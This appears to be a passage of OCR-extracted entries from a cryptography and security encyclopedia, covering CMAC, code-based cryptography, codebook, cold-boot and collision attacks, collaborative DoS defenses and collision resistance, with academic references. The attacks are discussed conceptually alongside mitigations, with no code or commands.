In the following, the block length and key length of the block cipher will be denoted with n and k respectively. The encryption with the block cipher E using the key K will be denoted with $E_K(.)$. An n-bit string consisting of zeroes will be denoted with 0^n. The length of a string x in bits is denoted with $|x|$. For a string x with $|x| < n$, $\mathtt{pad}_n(x)$ is the string of length n obtained by appending to the right a "1" bit followed by $n - |x| - 1$ "0" bits.

Considered the ►finite field $\mathrm{GF}(2^n)$ defined using the irreducible polynomial $p_n(\mathtt{x})$; here $p_n(\mathtt{x})$ is the lexicographically first polynomial, chosen among the irreducible polynomials of degree n that have a minimum number of nonzero coefficients. For $n = 128$, $p_n(\mathtt{x}) = \mathtt{x}^{128} + \mathtt{x}^7 + \mathtt{x}^2 + \mathtt{x} + 1$. Denote the string consisting of the rightmost n coefficients (corresponding to $\mathtt{x}^{n-1}$ through the constant term) of $p_n(\mathtt{x})$ with $\tilde{p}_n$; for the example $\tilde{p}_{128} = 0^{120}10000111$. The operation $\mathtt{multx}(s)$ on an n-bit string considers s as an element in the finite field $\mathrm{GF}(2^n)$ and multiplies it by the element corresponding to the monomial $\mathtt{x}$ in $\mathrm{GF}(2^n)$. It can be computed as follows, where s_{n-1} denotes the leftmost bit of s, and $\ll$ denotes a left shift operation.

$$\mathtt{multx}(s) = \begin{cases} s \ll 1 & \text{if } s_{n-1} = 0 \\ (s \ll 1) \oplus \tilde{p}_n & \text{if } s_{n-1} = 1 \end{cases}$$

The three-key MAC construction XCBC uses a k-bit block cipher key K_1 and two n-bit masking keys K_2 and K_3. For CMAC, one computes $L \leftarrow E_{K_1}(0^n)$, and the masking keys are obtained as $K_2 \leftarrow \mathtt{multx}(L)$ and $K_3 \leftarrow \mathtt{multx}(K_2)$.

CMAC is an iterated MAC algorithm applied to an input $x = x_1, x_2, \ldots, x_t$, with $|x_1| = |x_2| = \cdots = |x_{t-1}| = n$ and $|x_t| \le n$.

- Message transformation. Define $x'_i \leftarrow x_i$ for $1 \le i \le t-1$. If $|x_t| = n$, $x'_t \leftarrow (x_t \oplus K_2)$; if $|x_t| < n$, $x'_t \leftarrow (\mathtt{pad}_n(x_t) \oplus K_3)$.
- CBC-MAC computation, which iterates the following operation:

$$H_i = E_K\left(H_{i-1} \oplus x'_i\right), \quad 1 \le i \le t.$$

  The initial value is equal to the all zero string, or $H_0 = 0^n$.
- The MAC value consists of the leftmost m bits of H_t.

Note that the CBC-MAC computation is inherently serial: The processing of block $i+1$ can only start if the processing of block i has been completed; this is a disadvantage compared to a parallel MAC algorithm such as ►PMAC. PMAC requires more encryptions; this is mainly important for short messages.

The designers of CMAC have proved that CMAC is a secure MAC algorithm if the underlying block cipher is a pseudo-random permutation; the security bounds are meaningful if the total number of input blocks is significantly smaller than $2^{n/2}$ [2, 3, 6]. The bound for CMAC is not as tight as that of EMAC (cf. ►CBC-MAC and variants). The birthday attack based on internal collisions of [9] is an upper bound that almost matches the lower bound. Mitchell has demonstrated in [5] that an internal collision can also be used to recover K_2 and K_3 and thus S; this allows for many additional trivial forgeries but does not help in recovering the block cipher key K_1.

Recommended Reading

1. Black J, Rogaway P (2005) CBC-MACs for arbitrary length messages: the three-key constructions. J Cryptol 18(2):111–131. Earlier version in advances in cryptology, proceedings Crypto 2000, LNCS 1880, M. Bellare (ed), Springer, 2000, pp 197–215
2. Iwata T, Kurosawa K (2003) OMAC: One key CBC MAC. In: Johansson T (ed) Fast software encryption, LNCS 2887. Springer, Heidelberg, pp 129–153
3. Iwata T, Kurosawa K (2003) Stronger security bounds for OMAC, TMAC, and XCBC. In: Johansson T, Maitra S (eds) Progress in cryptology, proceedings Indocrypt 2003, LNCS 2904. Springer, Berlin, pp 402–415
4. Kurosawa K, Iwata T (2003) TMAC: two-key CBC MAC. In: Joye M (ed) Topics in cryptology, cryptographers' Track RSA 2003, LNCS 2612. Springer, Berlin, pp 33–49
5. Mitchell CJ (2005) Partial key recovery attacks on XCBC, TMAC and OMAC. In: Smart NP (ed) Cryptography and coding, proceedings IMAC 2005, LNCS 3796. Springer, Berlin Heidelberg, pp 155–167
6. Nandi M (2009) Improved security analysis for OMAC as a pseudorandom function. J Math Cryptol 3(2):133–148
7. NIST Special Publication 800-38B (2005) Recommendation for block cipher modes of operation: the CMAC mode for authentication, May 2005
8. Poovendran R, Lee J, Iwata T (2006) The AESCMAC algorithm. In: Request for comments (RFC) 4493 (informational), Internet Engineering Task Force (IETF), June 2006
9. Preneel B, van Oorschot PC (1995) MDx-MAC and building fast MACs from hash functions. In: Coppersmith D (ed) Advances in cryptology, proceedings Crypto'95, LNCS 963. Springer, Berlin, pp 1–14

CMVP – Cryptographic Module Validation Program

►FIPS 140-2

Code Verification

►Program Verification and Security

Code-Based Cryptography

Nicolas Sendrier
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

C

Related Concepts

►Error Correcting Codes; ►McEliece Public Key Cryptosystem; ►Syndrome Decoding Problem

Definition

Code-based cryptography includes all cryptosystems, symetric or asymetric, whose security relies, partially or totally, on the hardness of decoding in a linear error correcting code, possibly chosen with some particular structure or in a specific family (for instance, quasi-cyclic codes, or Goppa codes).

Applications

In the case of asymmetric primitives, the security relies, in addition to the hardness of decoding [1], on how well the trapdoor is concealed (typically the difficulty of obtaining a Goppa code distinguisher). The main primitives are:

- Public-key encryption schemes [2, 3]
- Digital signature scheme [4]

For other primitives, the security only depends on the hardness of decoding:

- Zero-knowledge authentification protocols [5–7]
- Pseudo-random number generator and stream cipher [8, 9]
- Cryptographic hash function [10]

Recommended Reading

1. Berlekamp ER, McEliece RJ, van Tilborg HC (1978) On the inherent intractability of certain coding problems. IEEE Trans Inf Theory 24(3):384–386
2. McEliece RJ (1978) A public-key cryptosystem based on algebraic coding theory. DSN Progress Report, Jet Propulsion Laboratory, California Institute of Technology, Pasadena, CA, pp 114–116
3. Niederreiter H (1986) Knapsack-type cryptosystems and algebraic coding theory. Probl Contr Inf Theory 15(2):157–166
4. Courtois N, Finiasz M, Sendrier N (2001) How to achieve a McEliece-based digital signature scheme. In: Boyd C (ed) Advances in cryptology – ASI-ACRYPT 2001. Lecture notes in computer science, vol 2248. Springer, Berlin, pp 157–174
5. Stern J (1993) A new identification scheme based on syndrome decoding. In: Stinson DR (ed) Advances in cryptology – CRYPTO'93. Lecture notes in computer science, vol 773. Springer, Berlin, pp 13–21
6. Véron P (1995) A fast identification scheme. In: IEEE conference, ISIT'95, Whistler, p 359

7. Gaborit P, Girault M (2007) Lightweight code-based identification and signature. In: IEEE conference, ISIT'07, Nice. IEEE, pp 191–195
8. Fischer JB, Stern J (1996) An efficient pseudo-random generator provably as secure as syndrome decoding. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 245–255
9. Gaborit P, Laudaroux C, Sendrier N (2007) SYND: a very fast code-based stream cipher with a security reduction. In: IEEE conference, ISIT'07, Nice. IEEE, pp 186–190
10. Augot D, Finiasz M, Gaborit P, Manuel S, Sendrier N (2008) SHA-3 proposal: FSB. Submission to the SHA-3 NIST competition

Codebook Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg, Luxembourg

Related Concepts

►Block Ciphers

Definition

A codebook attack is an example of a ►known plaintext attack scenario in which the attacker is given access to a set of plaintexts and their corresponding encryptions (for a fixed key): $(P_i, C_i), i = 1, \ldots, N$. These pairs constitute a codebook which someone could use to listen to further communication and which could help him or her to partially decrypt the future messages even without the knowledge of the secret key. He or she could also use this knowledge in a ►replay attack by replacing blocks in the communication or by constructing meaningful messages from the blocks of the codebook.

Applications

Codebook attack may even be applied in a passive traffic analysis scenario, i.e., as a ►ciphertext-only attack, which would start with frequency analysis of the received blocks and attempts to guess their meaning. Ciphers with small block size are vulnerable to the Codebook attack, especially if used in the simplest Electronic Codebook mode of operation. Already with $N = 2^{n/2}$ known pairs, where n is the block size of the cipher, the attacker has good chances to observe familiar blocks in the future communications of size $O\left(2^{n/2}\right)$, due to the ►birthday paradox. If communication is redundant, the size of the codebook required may be even smaller. Modern block ciphers use 128-bit block size to make such attacks harder to mount. A better way to combat such attacks is to use chaining ►modes of operation like Cipher-Block Chaining mode (which makes further blocks of ciphertext dependent on all the previous blocks) together with the ►authentication of the ciphertext.

Cold-Boot Attacks

Nadia Heninger
Department of Computer Science, Princeton University, USA

Synonyms

Iceman attack

Related Concepts

►Physical Security; ►Side-Channel Attacks

Definition

The *cold-boot attack* is a type of ►side-channel attack in which an attacker uses the phenomenon of memory remanence in DRAM or SRAM to read data out of a computer's memory after the computer has been powered off.

Applications

A computer running cryptographic software relies on the operating system to protect any key material that may be in memory during computation. In a cold-boot attack, the attacker circumvents the operating system's protections by reading the contents of memory directly out of RAM. This can be accomplished with physical access by removing power to the computer and either rebooting into a small custom kernel (a "cold boot") or transplanting the RAM modules into a different computer to be read. In the latter case, the chips may be cooled to increase their data retention times using an inverted "canned air" duster sprayed directly onto the chips, or submerged in liquid nitrogen. At room temperature modern chips can retain nearly all their data for up to several seconds; below room temperature they can retain data for hours or even days.

Halderman et al. [4] used DRAM remanence to demonstrate cold-boot attacks against several full disk encryption systems. In practice, a computer's memory may contain sensitive application data such as passwords in addition to cryptographic keys. Chan et al. [1] demonstrate how a machine may be restored to its previous running state after a cold-boot attack.

Mitigations against cold-boot attacks include ensuring that computers are shut down securely, requiring authentication before sensitive data is read into RAM, encrypting the contents of RAM, and using key-storage hardware.

Theory

Cold-boot attacks may be used against both ►public key cryptography and ►symmetric cryptosystems. In both cases, additional information such as key schedules can be used to automate the search for keys in memory and to reconstruct a key obtained from a decayed memory image. Algorithms for finding and reconstructing ►Rijndael/AES keys from decayed memory images are given in [4] and [7], and for secret keys in the ►RSA public-key encryption system in [5].

Experimental Results

Both DRAM (dynamic RAM) and SRAM (static RAM) are volatile memory storage, but both can retain data without power for up to several seconds at room temperature and longer when cooled. They exhibit distinct patterns of decay over time without power.

SRAM stores each bit in four transistors in a stable configuration that does not need to be refreshed while power is on. After power is removed and restored, an SRAM cell that has lost its data can power up to either state, although a cell that has stored the same value for a very long time will tend to "burn in" that value [3]. See Skorobogatov [6] for experimental results on SRAM remanence at various temperatures.

DRAM stores each bit in a capacitor, which leaks charge over time and needs to be periodically recharged to refresh its state. Thus a DRAM cell that has lost its data will generally read as ground, which may be wired to a 0 or a 1. See Halderman et al. [4] for experimental results on DRAM remanence.

Recommended Reading

1. Chan EM, Carlyle JC, David FM, Farivar R, Campbell RH (2008) BootJacker: Compromising computers using forced restarts. In: Proceedings of 15th ACM conference on computer and communications security. Alexandria, pp 555–564
2. Chow J, Pfaff B, Garfinkel T, Rosenblum M (2005) Shredding your garbage: reducing data lifetime through secure deallocation. In: Proceedings of 14th USENIX security symposium. Baltimore, pp 331–346
3. Gutmann P (1996) Secure deletion of data from magnetic and solid-state memory. In: Proceedings of 6th USENIX security symposium. San Jose, pp 77–90
4. Halderman JA, Schoen S, Heninger N, Clarkson W, Paul W, Calandrino J, Feldman A, Appelbaum J, Felten E (2008) Lest we remember: cold boot attacks on encryption keys. In: Proceedings of 17th USENIX security symposium, USENIX. Washington, pp 45–60
5. Heninger N, Shacham H (2009) Reconstructing RSA private keys from random key bits. In: Halevi S (ed) Advances in cryptology – CRYPTO 2009, Lecture notes in computer science, vol 5677. Springer, Berlin/Heidelberg, pp 1–17
6. Skorobogatov S (2002) Low-temperature data remanence in static RAM. University of Cambridge computer laboratory technical report No. 536
7. Tsow A (2009) An improved recovery algorithm for decayed AES key schedule images. In: Jacobson M, Rijmen V, Naini RS (eds) Selected areas in cryptography, Lecture notes in computer science, vol 5867. Springer, Berlin/Heidelberg, pp 215–230

Collaborative DoS Defenses

Jelena Mirkovic
Information Sciences Institute, University of Southern California, Marina del Rey, CA, USA

Related Concepts

►Denial-of-Service; ►DoS Detection; ►DoS Pushback

Definition

A collaborative DoS defense engages multiple Internet components in prevention, detection, and/or response to denial-of-service (DoS) attacks. Usually, such components are under different administrative control, which necessitates an explicit collaboration model.

Background

Any action perpetrated with a goal to deny service to legitimate clients is called a "denial-of-service (DoS) attack." There are many ways to deny service, including direct flooding, indirect flooding via reflector attacks (where attack nodes send service requests to many public servers, spoofing the IP addresses of the victim, and thus the replies overwhelm the victim), misusing the routing protocols, hijacking DNS service, exploiting vulnerable applications and protocols, etc. A most common form of DoS is direct flooding attacks that are often *distributed*, i.e., they involve multiple attack machines (distributed denial-of-service [DDoS]). The attacking nodes generate high traffic rates to the server that is the victim of the attack, overwhelming some critical resource at or near the server. The second most common form of DoS are reflector attacks, which are also distributed.

Since DDoS attacks are naturally distributed, it seems logical that a distributed defense could outperform point solutions [1, 2]. As trends in the attack community continue to involve larger and larger attack networks, the need for distributed solutions increases. Distributed defenses against DDoS attacks are necessarily collaborative since there must be some information exchange between defense components at different locations.

Applications

Figure 1 shows a very simplified illustration of a flooding DDoS attack.

Attackers A1–A6 flood the victim server V over routers R1–R6 and RV, while legitimate clients C1–C4 attempt to obtain some service from the same server. The goal of DDoS defense is to enable C1–C4 to receive good quality of service from V in spite of the attack.


Attack Response Approaches

Attack *response* approaches must provide the following functionalities:

1. Attack detection
2. Differentiation of legitimate from attack traffic, and
3. Selective dropping of sufficient volume of attack traffic to alleviate the load at the victim

References [1–7] are the examples of responsive approaches.

The most opportune location for attack detection is at or near the victim, e.g., on nodes V or RV. This enables the



Collaborative DoS Defenses. Fig. 1 Illustration of a flooding DDoS attack

defense to observe all the traffic that reaches the victim, as well as the victim's ability to handle it.

Attack differentiation often requires either collaboration of legitimate clients who follow special rules to reach the server, or extensive traffic observation and profiling. The first functionality requires deployment at the traffic sources, while the second is best provided at or near the sources, where traffic volume and aggregation cost are low enough to make the profiling cost affordable. Sample deployment points in the example from Fig. 1 could be A1–A6, C1–C4, and R1–R4.

Selective dropping can be done at any router, but some locations are more advantageous than others. In the example from Fig. 1, if RV did selective dropping, the sheer volume of traffic may be too much for it to manage. Moving the location of the filter closer to the sources divides the load among multiple routers (naturally following traffic's divergence) and preserves Internet resources.

A sample collaborative system that engages defenses close to the sources and the victim (network edges), but not in the network core, is described in publication [7]. Collaborative defenses at the edge usually engage victim-end defenses at attack detection, while source-end defenses perform traffic differentiation and filtering. The advantage of these approaches is that deployment of new systems is easier at edge networks than in the core. The disadvantage is that anything but complete deployment at all Internet edges may leave open direct paths from attackers to the defense located close to the victim, making overload still possible. For example, if only edge routers R2, R3, R4, and RV in Fig. 1 deployed a defense, but not the edge router R1, attack traffic from A1–A2 could still reach, and potentially overwhelm, RV. Further disadvantage is that network sources have little incentive to deploy defenses to help a remote victim.

A sample system that engages defenses only in the network core by modifying routers to perform traffic differentiation and selective filtering is described in publication [5]. In the example from Fig. 1, such defenses could be deployed at routers R5 and R6. The advantage of core-located defenses is that a small number of deployment points (in the example from Fig. 1 there are two) see and thus can filter traffic from many attack-victim pairs. The disadvantage is that due to the requirements to preserve router resources and handle high traffic load the defense handles traffic in a coarse-grain manner, which lowers accuracy. If attack detection is performed at routers, its accuracy depends on the defense deployment pattern. Having the victim signal the attack occurrence to the routers can amend this. A further disadvantage is that deployment at core networks is more difficult to achieve in practice than edge deployment, since core networks have higher performance targets.

A sample system that engages defenses at all three locations (close to the sources, close to the victim, and in the core), specialized to perform functionalities that are opportune at their location, is described in publication [2]. This distribution approach likely yields the best defense performance. Core components handle the incomplete deployment problem that plagues edge defenses, and costly functionalities such as attack detection and traffic differentiation can be delegated from core to edge locations. The disadvantage is that there is no economic incentive for defense deployment at core and close to the sources, to help a remote victim.

As a response to an attack, some defense proposals choose to reroute traffic instead of selectively filtering the attack. For example, the *MOVE* defense [8] uses graphical Turing tests to differentiate humans from bots during an attack and relocates the victim's service to another location. Traffic from verified legitimate users is routed to this new location, while attack traffic continues to flow to the old location.

Some defenses focus on locating the attack machines (traceback), rather than filtering attack traffic, for example those described in publications [9, 10]. The assumption here is that attackers use IP spoofing and that tracing back to their locations, even approximately, can aid other defenses in better filter placement.

Attack Prevention Approaches

Collaborative defenses that aim to *prevent* DoS attacks usually engage nodes both at the victim and in the core, and assume some cooperation of legitimate clients. These approaches change the way clients access the victim, to make it easier to distinguish legitimate from attack sources. The legitimate clients are expected to adopt the new access channel, while no assumptions are made about attackers' adoption of the same.

For example, the TVA architecture [11] requires each client to first obtain a ticket from the server authorizing future communication. This ticket is presented to participating core routers in future client's traffic and enables its differentiation from the attack. The SOS [12] and Mayday [13] architectures require clients to access the protected server via an overlay that helps authorize access, hide the server's location, and filter unauthorized traffic. The main disadvantage of prevention approaches is their need for wide adoption – legitimate clients and sometimes core routers must change. If core router deployment is very sparse, the protection becomes ineffective since attack traffic can bypass the defense. If client deployment is

sparse, the majority of legitimate clients still cannot access the protected server during attacks. This lowers the server's incentive to deploy the protection mechanism.

Open Problems and Future Directions

The biggest challenge for collaborative approaches is the deployment incentive at locations remote from the victim. An ISP may be willing to deploy new mechanisms to protect its customers, and could incorporate this new service into its portfolio. But there is no incentive for an ISP or an edge network to deploy an altruistic service that protects a remote victim. This problem is exacerbated at the defense systems that involve core routers. These routers not only lack incentives for deployment, but they also lack resources. The core routers' primary goal is routing a lot of traffic quickly and efficiently. There are few CPU/memory resources to dedicate to new functionalities.

Another challenge is the effectiveness in the partial deployment scenarios. Since the deployment incentives run low, a promising defense must deliver substantial protection to the victim under a severely low deployment. This is just not the case with collaborative defenses.

Finally, an inherent challenge in any system that requires collaboration is how to become robust against insider attacks. A collaborator turned bad can serve wrong information attempting to either create new ways to deny service, or to bypass the defense and perform a successful attack.

Recommended Reading

1. Mirkovic J, Robinson M, Reiher P, Kuenning G (2003) Alliance formation for DDoS defense. In: Proceedings of the New Security Paradigms Workshop, pp 11–18
2. Oikonomou G, Mirkovic J, Reiher P, Robinson M (2006) A Framework for Collaborative DDoS defense. In: Proceedings of the 22nd Annual Computer Security Applications Conference (ACSAC), pp 33–42, 2006
3. Walfish M, Vutukuru M, Balakrishnan H, Karger D, Shenker S (2006) DDoS defense by offense. In: Proceedings of ACM SIGCOMM, pp 303–314
4. Liu X, Yang X, Lu Y (2008) To filter or to authorize: network-layer DoS defense against multimillion-node botnets. In: Proceedings of ACM SIGCOMM
5. Mahajan R, Bellovin SM, Floyd S, Ioannidis J, Paxson V, Shenker S (2002) Controlling high-bandwidth aggregates in the network. ACM SIGCOMM Comput Comm Rev 32(3):62–73
6. Song Q (2005) Perimeter-based defense against high bandwidth DDoS attacks. IEEE Trans Parallel Distrib Syst 16(6):526–537
7. Papadopoulos C, Lindell R, Mehringer J, Hussain A, Govindan R (2003) COSSACK: coordinated suppression of simultaneous attacks. In: Proceedings of DISCEX, pp 2–13
8. Stavrou A, Keromytis AD, Nieh J, Misra V, Rubenstein D (2005) MOVE: an end-to-end solution to network denial of service. In: Proceedings of the Internet Society (ISOC) Symposium on Network and Distributed Systems Security (SNDSS), pp 81–96
9. Stone R (2000) Centertrack: an IP overlay network for tracking DoS floods. In: Proceedings of the 9th Conference on USENIX Security Symposium, vol. 9
10. Savage S, Wetherall D, Karlin A, Anderson T (2000) Practical network support for IP traceback. In: Proceedings of ACM SIGCOMM
11. Yang X, Wetherall D, Anderson T (2005) A DoS-limiting network architecture. ACM SIGCOMM Comput Commun Rev 35(4):241–252
12. Keromytis AD, Misra V, Rubenstein D (2002) SOS: secure overlay services. ACM SIGCOMM Comput Commun Rev 32(4):61–72
13. Andersen DG (2003) Mayday: distributed filtering for Internet services. In: Proceedings of the 4th Conference on USENIX Symposium on Internet Technologies and Systems, vol 4

Collision Attack

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC,
Katholieke Universiteit Leuven and IBBT,
Leuven-Heverlee, Belgium

Related Concepts

►Collision Resistance; ►Hash Functions

Definition

A collision attack finds two identical values among elements that are chosen according to some distribution on a finite set S. In cryptography, one typically assumes that the objects are chosen according to a uniform distribution. In most cases a repeating value or collision results in an attack on the cryptographic scheme.

Background

A collision attack on a hash function used in a digital signature scheme was proposed by G. Yuval in 1979 [10]; since then, collision attacks have been developed for numerous cryptographic schemes.

Theory

A collision attack exploits repeating values that occur when elements are chosen with replacement from a finite set S. By the ►birthday paradox, repetitions will occur after approximately $\sqrt{|S|}$ attempts, where $|S|$ denotes the size of the set S.

The most obvious application of a collision attack is to find collisions for a cryptographic ►hash function. For a hash function with an n-bit result, an efficient collision search based on the ►birthday paradox requires approximately $2^{n/2}$ hash function evaluations. For this application,

one can substantially reduce the memory requirements (and also the memory accesses) by translating the problem to the detection of a cycle in an iterated mapping [7]. Van Oorschot and Wiener propose an efficient parallel variant of this algorithm [9]. In order to make a collision search infeasible for the next 15–20 years, the hash result needs to be 192 bits or more. A collision attack can also play a role to find (second) preimages for a hash function: If one has $2^{n/2}$ values to invert, one expects to find at least one (second) preimage after $2^{n/2}$ hash function evaluations.

An internal collision attack on a ►MAC algorithm exploits collisions of the chaining variable of a MAC algorithm. It allows for a MAC forgery. As an example, a forgery attack for an iterated MAC algorithm with an n-bit intermediate state requires at most $2^{n/2}$ known texts and a single chosen text [5]. For some MAC algorithms, such as ►MAA, internal collisions can lead to a key recovery attack [6].

A ►block cipher should be a one-way function from key to ciphertext (for a fixed plaintext). If the same plaintext is encrypted using $2^{k/2}$ keys (where k is the key length in bits) one expects to recover one of the keys after $2^{k/2}$ trial encryptions [1]. This attack can be precluded by the mode of operation; however, collision attacks also apply to these modes. In the Cipher Block Chaining (CBC) and Cipher FeedBack (CFB) mode of an n-bit block cipher, a repeated value of an n-bit ciphertext string leaks information on the plaintext [3, 4] (►Block Ciphers for more details).

For ►synchronous stream ciphers that have a next state function that is a random function (rather than a permutation), one expects that the key stream will repeat after $2^{m/2}$ output symbols, with m denotes the size of the internal memory in bits. Such a repetition leaks the sum of the corresponding plaintexts, which is typically sufficient to recover them. This attack applies to a variant of the Output FeedBack (OFB) mode of a block cipher where less than n output bits are fed back to the input. If exactly n bits are fed back as specified by in the OFB mode, one expects a repetition after the selection of $2^{n/2}$ initial values.

The best generic algorithm to solve the ►discrete logarithm problem in any group G requires time $O(\sqrt{p})$, where p is the largest prime dividing the order of G [8]; this attack is based on collisions.

In many cryptographic protocols, e.g., ►entity authentication protocols, the verifier submits a random challenge to the prover. If an n-bit challenge is chosen uniformly at random, one expects to find a repeating challenge after $2^{n/2}$ runs of the protocol. A repeating challenge leads to a break of the protocol. A ►meet-in-the-middle attack is a specific variant of a collision attack which allows to cryptanalyze some ►hash functions and multiple encryption modes (►Block Ciphers).

In some cryptographic applications, one needs to find t-collisions; this corresponds to the same value repeating t times (for normal collisions $t = 2$). Joux showed that for an iterated hash function with internal memory of n bits, a t-collision can be found in time $O(\log_2(t) \cdot 2^{n/2})$, while for an ideal n-bit function this should take time approximately $O(t!\, 2^{n(t-1)/t})$. This result can be used to show that the concatenation of two iterated hash functions is only as secure as the strongest of the two.

Recommended Reading

1. Biham E (2002) How to decrypt or even substitute DES-encrypted messages in 228 steps. Inform Process Lett 84(3):117–124
2. Joux A (2004) Multicollisions in iterated hash functions. Application to cascaded constructions. In: Franklin MK (ed) Advances in cryptology, proceedings Crypto'04, Santa Barbara, August 2004. Lecture notes in computer science, vol 3512. Springer, Berlin, pp 306–316
3. Knudsen LR (1994) Block ciphers – analysis, design and applications. PhD thesis, Aarhus University, Denmark
4. Maurer UM (1991) New approaches to the design of self-synchronizing stream ciphers. In: Davies DW (ed) Advances in cryptology, proceedings Eurocrypt'91, Brighton, April 1991. Lecture notes in computer science, vol 547. Springer, Berlin, pp 458–471
5. Preneel B, van Oorschot PC (1999) On the security of iterated message authentication codes. IEEE Trans Informa Theory IT–45(1):188–199
6. Preneel B, Rijmen V, van Oorschot PC (1997) A security analysis of the message authenticator algorithm (MAA). Eur Trans Telecommun 8(5):455–470
7. Quisquater J-J, Delescaille J-P (1990) How easy is collision search? Application to DES. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology, proceedings Eurocrypt'89, Houthalen, April 1989. Lecture notes in computer science, vol 434. Springer, Berlin, pp 429–434
8. Shoup V (1997) Lower bounds for discrete logarithms and related problems. In: Fumy W (ed) Advances in cryptology, proceedings Eurocrypt'97, Konstanz, May 1997. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 256–266
9. van Oorschot PC, Wiener M (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28
10. Yuval G (1979) How to swindle Rabin. Cryptologia 3:187–189

Collision Resistance

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Synonyms

Strong collision resistance; Universal One-Way Hash Functions (UOWHF)

Related Concepts

►Hash Functions; ►One-Way Function; ►Preimage Resistance; ►Second Preimage Resistance; ►Universal One-Way Hash Function

Definition

Collision resistance is the property of a ►hash function that it is computationally infeasible to find two (distinct) colliding inputs.

Background

Second preimage resistance and collision resistance of hash functions have been introduced by Rabin in 1978 [7]; the attack based on the ►birthday paradox was first pointed out by Yuval in 1979 [12].

Theory

Collision resistance is related to ►second preimage resistance, which is also known as weak collision resistance. A minimal requirement for a hash function to be collision resistant is that the length of its result should be 180 bits (in 2011). Collision resistance is the defining property of a collision resistant hash function (CRHF) (►Hash Function). The exact relation between collision resistance, second preimage resistance, and preimage resistance is rather subtle, and depends on the formalization of the definition: it is shown in [9, 10] that under certain conditions, ►collision resistance implies ►second preimage resistance and ►preimage resistance.

In order to formalize the definition of a collision-resistant hash function (see Damgård [1]), one needs to introduce a class of functions indexed by a public parameter, which is called a ►key. Indeed, one cannot require that there does not exist an efficient adversary who can produce a collision for a fixed hash function, since any adversary who stores two short colliding inputs for a hash function would be able to output a collision efficiently (note that hash functions map large domains to fixed ranges, hence such collisions always exist). Introducing a class of functions solves this problem, since an adversary cannot store a collision for each value of the key (provided that the key space is not too small). An alternative solution is described by Rogaway [8]: One can formalize the inability of human beings to find collisions, and use this property in security reductions.

For a hash function with an n-bit result, an efficient collision research based on the ►birthday paradox requires approximately $2^{n/2}$ hash function evaluations. One can substantially reduce the memory requirements (and also the memory accesses) by translating the problem to the detection of a cycle in an iterated mapping. This was first proposed by Quisquater and Delescaille [6]. Van Oorschot and Wiener propose an efficient parallel variant of this algorithm [11]; with a 10 million US$ machine, collisions for ►MD5 (with $n = 128$) could be found in 21 days in 1994, which corresponds to about 10 minutes in 2011. In order to make a collision search infeasible for the next 15–20 years, the hash result needs to be 215 bits or more.

Recommended Reading

1. Damgård IB (1990) A design principle for hash functions. In: Brassard G (ed) Advances in cryptology – CRYPTO '89: proceedings, Santa Barbara, 20–24 August 1989. Lecture notes in computer science, vol 435. Springer, Berlin, pp 416–427
2. Gibson JK (1990) Some comments on Damgård's hashing principle. Electron Lett 26(15):1178–1179
3. Merkle R (1979) Secrecy, authentication, and public key systems. UMI Research Press, Ann Arbor
4. Preneel B (1993) Analysis and design of cryptographic hash functions. Doctoral Dissertation, Katholieke Universiteit Leuven
5. Preneel B (1999) The state of cryptographic hash functions. In: Damgård I (ed) Lectures on Data Security. Lecture notes in computer science, vol 1561. Springer, Berlin, pp 158–182
